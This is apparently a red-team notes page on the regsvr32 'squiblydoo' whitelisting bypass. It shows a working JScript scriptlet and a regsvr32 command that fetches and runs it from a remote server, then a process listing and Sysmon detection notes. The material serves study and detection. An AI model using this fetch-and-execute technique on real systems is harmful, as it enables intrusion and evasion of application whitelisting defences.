



regsvr32

regsvr32 (squiblydoo) code execution - bypass application whitelisting.

Execution

`http://10.0.0.5/back.sct`

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="JScript">
    <![CDATA[
      var foo = new ActiveXObject("WScript.Shell").Run("calc.exe");
    ]]>
  </script>
</registration>
</scriptlet>
```

We need to host the back.sct on a web server so we can invoke it like so:

`attacker@victim`


```
regsvr32.exe /s /i:http://10.0.0.5/back.sct scrobj.dll
```

Observations


| | | | | | |
|--------------------------|-----------------------|--------|----------|-----------|---------------------|
| GoogleCrashHandler64.exe | 8:19:13 PM 7/9/2018 | | 1,644 K | 1,440 K | 2860 Google Crash |
| explorer.exe | 10:17:53 PM 7/9/2018 | 0.01 | 49,460 K | 70,504 K | 1548 Windows Exp |
| VBoxTray.exe | 10:17:56 PM 7/9/2018 | < 0.01 | 2,648 K | 7,216 K | 1992 VirtualBox Gu |
| chrome.exe | 10:17:57 PM 7/9/2018 | 0.59 | 56,380 K | 147,740 K | 1336 Google Chro |
| powershell.exe | 11:44:24 PM 7/9/2018 | | 37,796 K | 46,644 K | 3324 Windows Pow |
| regsvr32.exe | 11:26:04 PM 7/12/2018 | 0.81 | 3,812 K | 12,656 K | 2432 Microsoft(C) |
| calc.exe | 11:26:04 PM 7/12/2018 | | 5,404 K | 10,764 K | 3792 Windows Cal |
| Code.exe | 10:45:47 PM 7/10/2018 | < 0.01 | 41,256 K | 97,796 K | 3468 Visual Studio |
| procexp64.exe | 11:05:30 PM 7/11/2018 | 2.26 | 18,492 K | 29,564 K | 3964 Sysinternals f |
| Tcpview.exe | 11:09:31 PM 7/11/2018 | 0.58 | 7,284 K | 12,976 K | 3920 TCP/UDP en |
| regedit.exe | 10:46:51 PM 7/12/2018 | | 4,128 K | 6,908 K | 3232 Registry Edit |
| PDFStreamDumper.exe | 11:17:33 PM 7/12/2018 | < 0.01 | 11,108 K | 14,560 K | 2628 |
| MpCmdRun.exe | 11:24:25 PM 7/12/2018 | < 0.01 | 3,844 K | 7,636 K | 772 Microsoft Mal |
| calc.exe | 11:25:27 PM 7/12/2018 | | 5,468 K | 10,852 K | 3056 Windows Cal |

calc.exe spawned by regsvr32.exe


Note how regsvr32 process exits almost immediately. This means that just by looking at the list of processes on the victim machine, the evil process may not be immediately evident... Not until you realise how it was invoked though. Sysmon commandline logging may help you detect this activity:



Additionally, of course sysmon will show regsvr32 establishing a network connection:



References

 Signed Binary Proxy Execution: Regsvr32, Sub-technique T1218.010 - Enterprise | MITRE ATT&CK® >

< Previous
Code Execution

Next
MSHTA >

Last updated 6 years ago